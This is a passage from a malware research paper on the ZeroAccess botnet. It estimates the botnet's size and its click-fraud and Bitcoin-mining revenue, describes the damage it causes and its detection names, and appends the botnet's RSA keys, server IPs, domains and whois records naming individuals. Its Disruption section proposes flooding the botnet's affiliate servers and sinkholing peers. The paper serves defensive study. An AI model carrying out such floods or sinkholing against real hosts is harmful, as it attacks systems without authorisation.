


The U.S. has a much higher proportion of all nodes with Canada and Great Britain second and third and mostly European countries, plus Australia and Japan making up the rest of the top ten. This matches the payout structure of the affiliate program much more closely.

Plotted on the map:



And the heat map with normalised data:



Botnet Size

In order to establish the size of the botnet we attempted to contact live super nodes that we had discovered using the crawler script after a length of time had passed since they were discovered. We used this figure to estimate what proportion of the machines were having their ZeroAccess infection removed and before being dropped from the botnet.

We observed that only 5%-10% of the nodes were still up, showing that the majority of machines are disinfected reasonably quickly but we also discovered there were a significant minority of hosts that remained infected over a long period of time. Using the cleanup-rate (or rather the retention rate which is the inverse of the cleanup rate) and the new infection rate (number of new installations per day) we can estimate the current size of the botnet:

Total Installs	Retention rate	New Install Rate	Botnet Size	
9,500,000	0.05	100,000	**575,000**	**Lower Bound**
9,500,000	0.1	200,000	**1,150,000**	**Upper Bound**

A reasonable estimate is around 1 million machines.

Profit and Damages

We now assess how much money is being made by the ZeroAccess owners and attempt to quantify the negative impacts of its botnets.

How Much Money Is Made?

The ZeroAccess botnet currently creates two primary revenue streams: click fraud and Bitcoin mining.

Bitcoin Mining

To establish how many Bitcoins the botnet can mine and therefore how much money can be generated we must estimate the combined hash rate of the infected machines. Typically we give the machines in the botnet an average hash rate and multiply it by the number of machines.

If we estimate the total size of all ZeroAccess botnets to be 1,000,000 machines and use the statistics acquired from the successful installs data that suggests that the proportion of the total machines that connect to the Bitcoin mining botnet is 62%, then we have 620,000 machines that could be participating in Bitcoin mining.

We will use the data at [9] to calculate an average hash rate for the infected machines. We can see from that page that anyone with a modern graphics card can easily achieve over 100 MHash/s, but we must assume that the vast majority of ZeroAccess infected machines will not have a good graphics card. We can see that an *Intel Core i3 530* can achieve 8.31 MHash/s, an *Intel Core i5-650* 5.1 MHash/s, an *Intel Core i7 720QM* 7.29 MHash/s. We will assume a relatively low average hash rate for our infected machines and say that they can manage 4 MHash/s.

This gives a total capacity for the botnet of 2,480,000 MHash/s or 2,480 GHash/s. Let's compare that with other public mining pools taken from [13]:

Pool Name	Number of Workers	Total Hash Rate (GHash/s)	Average Hash Rate (MHash/s)
50BTC	Unknown	3,148	Unknown
Deepbit.net	Unknown	3,872	Unknown
BitMinter	960	1,138	1,185
BTC Guild	Unknown	2,442	Unknown
BITCOINCZ	9,337	1,579	169
ABCPool	1,717	876	510
Ozcoin	911	834	915
ZeroAccess	620,000	2,480	4

We can see that ZeroAccess' mining pool is close in size to some of the biggest public pools. These generate huge numbers of Bitcoins, for example the DeepBit pool [14] has mined over 1 million Bitcoins in the course of one year.

In order to calculate how much the ZeroAccess botnet could be making from Bitcoin mining we use the calculator at [15]

Bitcoin difficulty	2440642.606916
Generated coins per block	50
Conversion rate	10.33
Mining factor 100	0.43 USD/24h@100MHash/s
Hash Rate	2,480,000 MHash/s
Average block generation time	1 Hour ten minutes
Coins per 24 Hours	1022.0482
Revenue per day	10,557.76 USD
Revenue per 3 Months	885,149.09 USD
Revenue per 6 Months	1,629,467.79 USD
Revenue per year	**2,781,675.51 USD**

Clearly Bitcoin mining is a potentially large source of revenue for a botnet such as ZeroAccess. However, it should be noted that this is a theoretical amount and in reality the botnet is unlikely to achieve this much. Not least because the pool-server being used at *google-updaete.com* spends large amounts of time unreachable.

Click Fraud

To estimate how much money the ZeroAccess owners are making from click fraud we attempted to calculate how many clicks are carried out per day by the botnet and how much revenue each of those clicks generate.

Without access to server logs it is hard to guess how many clicks are successfully cashed and how much each is worth but we will make some very rough guesses to provide a general idea.

From our previous figures we know that 38% of the approximately one million infected machines are carrying out click fraud. We will assume average revenue of $0.01 per click.

The click fraud plugin is set to initiate the clicking process approximately every two-three minutes. However, it was observed that the server delivering the URL information did not always respond with new information every time a bot made a request. It is possible that there is server-side logic to throttle the number of clicks a bot can carry out in an attempt to make the traffic look more like legitimate surfing traffic and less likely to be noticed by the advertising networks.

Based on this pattern we will assume one click is made every hour yielding the following results:

Number of Bots	Clicks/bot/day	$ click	$ day	$ month
380,000	24	0.01	91,200	2,774,000

Again, these figures assume that the botnet and click fraud infrastructure are working perfectly. This is rarely the case. Connectivity problems, fraud detection by advertising

networks and an array of other factors will drive profits down but even a fraction of the theoretical total is still a sizeable amount of revenue.

How Much Damage Is Caused?

The ZeroAccess botnet not only makes large amounts of money for its owners but it also causes significant damage and loss in a variety of ways to a variety of individuals and entities. We now examine the various costs that ZeroAccess produces.

Bandwidth

Various aspects of ZeroAccess' operation consume considerable bandwidth. The peer-to-peer traffic alone can be very large.

The exact amount will mostly depend on how many nodes in the peer lists respond (how many *retL* packets are received) and how many files those nodes are offering for download (number of *file entries* in the *retL* packet are 0x8c bytes each) but taking a sample at random produced an average of 20,455 bytes per minute being used by the protocol. This is 1,227,300 bytes per hour, 29,455,200 per day and 895,929,000 bytes per month. 895 MB per month per bot means a botnet with 1 million nodes could be producing as much as 895,000,000 MB or 895 Terabytes of network traffic per month. And all of this occurs before any files are actually downloaded using the protocol.

The click fraud plugin also produces large amounts of network traffic as each Ad is clicked and all the various pages that get loaded as a result of an Ad click create a significant amount of data.

The Bitcoin plugin also creates noticeable amounts of traffic as jobs are sent to and from the pool server.

Lost Computing Cycles

This is particularly relevant to the Bitcoin mining plugin as computing hashes are a very CPU intensive operation. While the Bitcoin miner is operating the computer is likely to see 100% CPU usage which can cause a loss of productivity, not to mention heating bills over a sustained period.

Advertising Losses

Advertising networks and advertisers themselves lose large amounts of money to click fraud every year. Money is lost when a successful fraudulent click is made and money is spent on investigating the fraud and reimbursing parties for fraudulent activity.

In 2007 Google unveiled that click fraud cost them $1 Billion a year [16]. The number of botnets still carrying out click fraud operations today show that it can be a profitable enterprise and ZeroAccess is certainly a significant example of this.

Bitcoin System

Using botnets to mine Bitcoins deprives hard-working legitimate Bitcoin miners from generating those coins and therefore receiving payment.

More importantly this activity taints the Bitcoin image. There have been several cases of Bitcoin exchanges being broken into and Bitcoins stolen [17], and there are concerns that the currency may die off like some digital currencies have done so before it [18].

A continued association with botnets and malware does nothing to increase the more widespread adoption of Bitcoin.

System Cleanup

ZeroAccess can cause many headaches when attempting to clean up infected machines. A Google search quickly produces thousands of forum posts by people who have been infected with ZeroAccess and are having a hard time getting rid of it.

The main reasons for the apparent difficulty of removal are that ZeroAccess employs mechanisms that are themselves hard to remove such as a kernel-mode rootkit and patched driver files, patched system files such as *services.exe* and data hidden in NTFS Extended Attributes, removal of NTFS permissions on files used; and because ZeroAccess often employs several autostart points on an infected machine and usually other files that can re-install the malware.

This often leads to the case where one component of ZeroAccess is removed but another is left behind.

Counter-Measures and Conclusion

We now look at various ways to counter ZeroAccess, what may be done long-term to defeat the threat and what conclusions we can draw about the ZeroAccess botnet.

Detection

Although ZeroAccess attempts to hide on a system it is by no means impossible to detect and most AV solutions should be able to detect and remove it.

As an example Sophos Anti-Virus detects the droppers as various variants of Mal/ZAccess, Mal/Sirefef, Troj/ZAccess, Troj/Sirefef; the kernel-mode rootkit as Troj/ZAKmem-A; the user-mode memory resident component as Troj/ZAUmem; the patched *services.exe* file as W32/ZAccInf-A and Troj/ZAccInf-B; the plugin files as Mal/ZAccess-CA.

If the machine does not have anti-malware software then there are various ways that a ZeroAccess infection can be identified, such as the COM object hijacking, files named “n”, “@” and folders named “U” and “L”.

Server Takedown

Although ZeroAccess uses a peer-to-peer network to distribute node information and plugin files supposedly making Command and Control server takedown impossible, the plugins themselves and the installers do use relatively few servers that could be targeted.

The servers used to count infection numbers at installation change very rarely and several are shared by the tracker plugin *80000000*. Removing these servers would considerably hamper the ZeroAccess authors' ability to monitor the botnet and if the affiliate program goes down because the owners need to find new servers, then the flood of new ZeroAccess samples would dry up, if perhaps only temporarily. The authors would have to buy new servers and change the dropper files to contact these servers and update the resource plugins to point to the new addresses.

The servers being used by the click fraud and Bitcoin mining plugins could also be taken down, again causing inconvenience to the owners, but a simple plugin update would be all that is necessary to point the botnets at new locations.

Disruption

There are several ways in which the operation of the ZeroAccess botnet can be disrupted. In particular we can attack the peer-to-peer protocol and the affiliate program.

Since we know exactly what values are being used to represent what data for the affiliate program during installation and where the data is being sent we could generate this data ourselves and send it straight to the servers without having to actually manage to get the malware installed anywhere. We could launch a Denial of Service attack on the program by submitting thousands of requests with bogus affiliate ID's, or with genuine affiliate ID's so that the ZeroAccess authors would pay out much more than they need to. We could sign up to the affiliate program, find out which affiliate ID we have been given and submit thousands of fake install hits, ultimately getting the ZeroAccess owners to pay us!

Attacking the affiliate program would render the program useless, so affiliates already signed up would stop using it. Since this is the primary distribution method this would represent a clear opportunity to halt the spread of ZeroAccess.

Traditionally when attempting to take over a peer-to-peer network we would try to sinkhole all the nodes by flooding their peer lists with addresses that we control. The peers would then all be talking to us and unable to obtain updated plugins when the real owners seeded them into the botnet. There is a potential avenue of attack against ZeroAccess here as the n*ewL* command exists that can be used to introduce a new peer address into the network. In practice we found that the *newL* command is remarkably ineffective especially when the botnet has a large number of super nodes. We found that we had to submit many thousands of *newL* commands to new super nodes as we found them or we would receive no *getL* requests from other nodes, and when we stopped issuing *newL* commands our peer address dropped out very quickly.

ZeroAccess also has some in-built features specifically designed to protect against sink holing. Peers will only download a maximum of 16 peer addresses from other peers. This

makes it very hard for one peer to poison the peer list of another. The tracking plugin *80000000* also means that the ZeroAccess owners have details on all the currently contactable peers. So if they were all sink-holed, the owners still have all their addresses so could attempt to re-introduce genuine addresses with the *newL* command.

We could also attempt to modify the file information being distributed around the network but as both the files themselves and the file information in the *retL* data are signed, this area of the protocol seems to be relatively secure.

Conclusion

The ZeroAccess botnet is an extremely large collection of infected machines, joined together by a custom peer-to-peer protocol, currently being instructed to carry out click fraud and Bitcoin mining by its owners but capable of a great many more nefarious activities.

It is made up of approximately 1 million zombie machines that have the potential to earn a huge monthly wage for their masters.

Although the network is peer-to-peer based, centralised servers are used to record installations and keep tabs on active infections. The authors take great pains to disguise network traffic to these servers as innocuous, ordinary traffic.

Many aspects of ZeroAccess display the authors' fondness to have fall-back options and backups. There is always more than one way for ZeroAccess to start up on an infected machine; the droppers phone home in two different ways during installation; each time specific functionality needs a server address there is usually a backup address if the first cannot be reached.

ZeroAccess is one of the biggest threats on the Internet. It continues to evolve and the more we learn about the inner workings of the botnet the greater is the appreciation we gain for what it is truly capable of.

Appendix

RSA Public Keys

Port 16464 RSA Public Key

-----BEGIN PUBLIC KEY-----
MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQDXrUXWGv6r/yGEWmtu/TCvWsn3
SXC0xcFLULey0xNIKIzxnNzn2Jb/pHRr6CfyQl6Hg6Zt2+efsyTkBRuORs5X1PPg
bISZl8TVUgxH4TzH1x16FLrYWucK08pUgc+e6G91ksjOfC6iKs8g8V54VA8bq71q
zk+QyacS3fEZOSbyYwIDAQAB
-----END PUBLIC KEY-----

Port 16465 RSA Public Key

-----BEGIN PUBLIC KEY-----
MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCMJOyvttbW2Zenk7K5yxQ+zwO+
Nws0rdbHDia3aVQjT5mLzXjfxX2kKq6WFIpK8qE7IybAZ7EmkdlfZXLjV+qulSj2
IciPeI+Js+6+GIOZw5prP3T6eDd1tuu1sxR+JnwD5Vo6Nj5gf64kXqCnOyJ7pFt2
Djq8dW2/cBrWbKiC5QIDAQAB
-----END PUBLIC KEY-----

Port 16471 RSA Public Key

-----BEGIN PUBLIC KEY-----
MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCjHQpQsgbudZVGjKVpKy19QkjS

7a5mbO71T5pNZJrcEaflT9HHL389tFUKTu/pgYho4CdVyDDfPl/hkwCtNTIGLlG+
i1vXVxGBdmhderTtDbtNoxmLKDHJJnh6je9t01Gjj6jTQS6w8y1nhICsJKORVnum
ek+m2NkykU9ABRFvTwIDAQAB
-----END PUBLIC KEY-----

Port 16470 RSA Public Key

-----BEGIN PUBLIC KEY-----
MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQDDmrnK1Q8yqMhTdpA1cdXUMZIt
0+m/owIVstzP45Dpj47GWRZz2rwuKiEfeJUwwOPraNwYruAvhGdceaqscLAdCFEx
g85mU68pCRoQMM7IOxXheXdMnx0t73DSiSo6mq6MBkFn6WJl97ja6gJU3Cxb3r1K
PBTYu38Fn15J28OjXQIDAQAB
-----END PUBLIC KEY-----

IP Addresses and Domain names

List of Addresses

Domains:

- bigfatcounters.com
- legitfreecounters.com
- forever-counters.com
- google-updaete.com

IPs:

- 213.108.252.185
- 83.133.123.20
- 66.85.130.234

91.195.254.70

91.193.74.13

94.50.116.54

31.184.244.57

31.184.244.56

31.184.244.52

85.95.236.83

85.95.236.82

85.95.236.84

85.95.236.8

81.17.26.205

81.17.26.204

81.17.24.91

81.17.18.45

81.17.18.40

81.17.18.35

81.17.24.93

81.17.24.92

76.76.13.93

76.191.102.155

76.73.75.58

76.73.75.59

76.73.75.60

195.3.145.57

194.50.116.54

Address Breakdown

Addresses Used to Phone Home During Installation

Web Counter:

IP:

213.108.252.185

Domain names:

bigfatcounters.com, forever-counters.com, legitfreecounters.com

Whois Details:

213.108.252.185

Owned by: Best Hosting Company, Sadovnicheskaya, 57, 1, Moscow, Russia

GeoIP: Russian Federation

bigfatcounters.com (all counters have the same registration details)

Registered using Dynadot privacy,

Updated Date: 18-jul-2012

Creation Date: 13-aug-2009

Expiration Date: 13-aug-2013

Phone Home on Port 53 Addresses:

Forever-counters.com and legitfreecounters.com use:

83.133.123.20

bigfatcounters.com have been observed to use the following pairs:

66.85.130.234

91.195.254.70

66.85.130.234

91.193.74.13

94.50.116.54

66.85.130.234

Whois details:

83.133.123.20

person: Frazzetta Lindner

address: Greatnet New Media

address: Brentenstrasse 4a

address: D-83734 Hausham

address: Germany

route: 83.133.0.0/16

descr: Lambdanet Operations - German region

origin: AS13237

GeoIp: Germany

66.85.130.234

TechEVE Ltd TE-SAFESUGAR (NET-66-85-130-192-1) 66.85.130.192 - 66.85.130.255

SECURED SERVERS LLC SS7 (NET-66-85-128-0-1) 66.85.128.0 - 66.85.191.255

GeoIP: Morristown, Tennessee, United States

91.195.254.70

org-name: ZAO GeoSystem Navigation

org-type: OTHER

address: 123290, Russia, Moscow, Prichalniy proezd, building 4, str. 2

abuse-mailbox: info@navgeosystem.net

org-name: ZAO GeoSystem Navigation

org-type: OTHER

address: 123290, Russia, Moscow, Prichalniy proezd, building 4, str. 2

abuse-mailbox: info@navgeosystem.net

GeoIP: Russia

91.193.74.13

org-name: Etika ltd.

abuse-mailbox: abuse@e-tika.eu

address: Revolyutsii highway, 125 ?

address: Kirovskiy district, Mga,

phone: +7 81362 74305

address: Leningrad region,

address: Russia

GeoIP: Ukraine

94.50.116.54

netname: USI_ADSL_USERS

descr: Dynamic distribution IP's for broadband services

descr: OJSC Rostele?om, regional branch "Urals"

country: RU

role: Uralsvyazinform Perm Administration Staff

address: 11, Moskovskaya str.

address: Yekaterinburg, 620014

address: Russian Federation

GeoIP: Yekaterinburg, Sverdlovsk, Russian Federation

Click fraud plugin initial contact addresses

31.184.244.57

31.184.244.56

31.184.244.52

85.95.236.83

85.95.236.82

85.95.236.84

85.95.236.8

81.17.26.205

81.17.26.204

81.17.24.91

81.17.18.45

81.17.18.40

81.17.18.35

81.17.24.93

81.17.24.92

76.76.13.93

Whois details:

31.184.244.57

31.184.244.56

31.184.244.52

descr: TOEN INCORPORATED

descr: Middle East, U.A.E.

org-name: TOEN INCORPORATED

org-type: OTHER

admin-c: RM12772-RIPE

address: Ras Al Khaimah, P.O. Box 10548, United Arab Emirates

phone: +45 36 98 05 14

abuse-mailbox: admin@toencompany.net

GEOIP: Saint Petersburg, Saint Petersburg City, Russian Federation

85.95.236.83

85.95.236.82

85.95.236.84

85.95.236.8

netname: INETMAR

descr: inetmar Internet Hizmetleri -izmir

person: Deniz Tosun

org: ORG-IiHS1-RIPE

address: 1370 sok. NO:42 Yalay Is Merkezi Kat:4/406

address: Montro/Konak/IZMIR

GeoIp: Turkey

81.17.26.205, 81.17.26.204, 81.17.24.91, 81.17.24.91, 81.17.24.92, 81.17.24.93, 81.17.18.45, 81.17.18.40, 81.17.18.35

person: James Prado

address: Torres De Las Americas Torre C Floor 29 Suite 2901 Panama City, Panama

phone: +5078365602

route: 81.17.16.0/20

descr: Ripe Allocation

origin: AS51852

mnt-by: KP73900-MNT

GeoIp: Switzerland

76.76.13.93

CaroNet Managed Hosting, Inc. CI-76-76-12-0-23 (NET-76-76-12-0-1) 76.76.12.0 - 76.76.13.255

Carolina Internet, Ltd. CARO-NET-ARIN-2 (NET-76-76-0-0-1) 76.76.0.0 - 76.76.31.255

GeoIP: Charlotte, North Carolina, United States

BitCoin pool server

google-updaete.com

76.191.102.155

76.73.75.58

76.73.75.59

76.73.75.60

Whois details:

google-updaete.com:

Creation Date: 25-jun-2012

Registrant Contact:

Ludbaum

Ludolf Baumschlager ludbaum@u7.eu

+4317262835 fax: +4317262835

Hetzendorfer Str 207

Wien Wien 1130

at

76.73.75.58

76.73.75.59

76.73.75.60

FDCservers.net FDCSERVERS (NET-76-73-0-0-1) 76.73.0.0 - 76.73.127.255

FDCservers.net FDCSERVERS-DENVER (NET-76-73-0-0-2) 76.73.0.0 - 76.73.127.255

GEOIP: Cedar Grove, New Jersey, United States

76.191.102.155

Sentris Network LLC SPECTRUM-SEA-SENTRIS-DISCOUNT-BLOCK-1 (NET-76-191-100-0-1) 76.191.100.0 - 76.191.103.255

vanoppen.biz LLC VANOPPENBIZ-ARIN-4 (NET-76-191-64-0-1) 76.191.64.0 - 76.191.127.255

GeoIp: Seattle, Washington, United States

Tracker plugin Addresses

66.85.130.234, 91.193.74.13, 91.195.254.70

- all used for the port 53 traffic during installation

195.3.145.57

194.50.116.54

Whois details:

194.50.116.54

31529 | 194.0.0.0/8 | DENIC-ANYCAST | UK | RIPE.NET | RIPE NETWORK COORDINATION CENTER

GeoIP: Czech Republic

195.3.145.57

org-name: RN Data SIA

org-type: OTHER

address: Maskavas 322, LV-1063, Riga, Latvia

abuse-mailbox: admin@altnet.lv

GeoIP: Latvia

References

1) *ZeroAccess - http://www.sophos.com/en-us/why-sophos/our-people/technical-papers/zeroaccess.aspx*

2) *http://nakedsecurity.sophos.com/2012/06/06/zeroaccess-rootkit-usermode/*

3) *http://msdn.microsoft.com/en-us/library/windows/hardware/ff567070%28v=vs.85%29.aspx*

4) *http://msdn.microsoft.com/en-us/library/windows/hardware/ff540287%28v=vs.85%29.aspx*

5) *http://nakedsecurity.sophos.com/exploring-the-blackhole-exploit-kit*

6) *http://www.sophos.com/en-us/security-news-trends/security-trends/fake-antivirus.aspx*

7) *http://bitcoin.org/about.html*

8) *https://en.bitcoin.it/wiki/How_bitcoin_works*

9) *https://en.bitcoin.it/wiki/Mining_hardware_comparison*

10) *http://ufasoft.com/open/bitcoin/*

11) *https://github.com/jgarzik/pushpool*

12) *https://en.bitcoin.it/wiki/Pooled_mining*

13) *https://en.bitcoin.it/wiki/Comparison_of_mining_pools*

14) *https://deepbit.net/*

15) *http://bitcoinx.com/profit/index.php*

16) *http://www.zdnet.com/blog/btl/google-click-fraud-costs-us-1-billion-a-year/4577*

17) *http://www.theregister.co.uk/2012/09/05/bitfloor_heist/*

18) *http://www.forbes.com/sites/petercohan/2011/06/28/can-bitcoin-survive-is-it-legal/*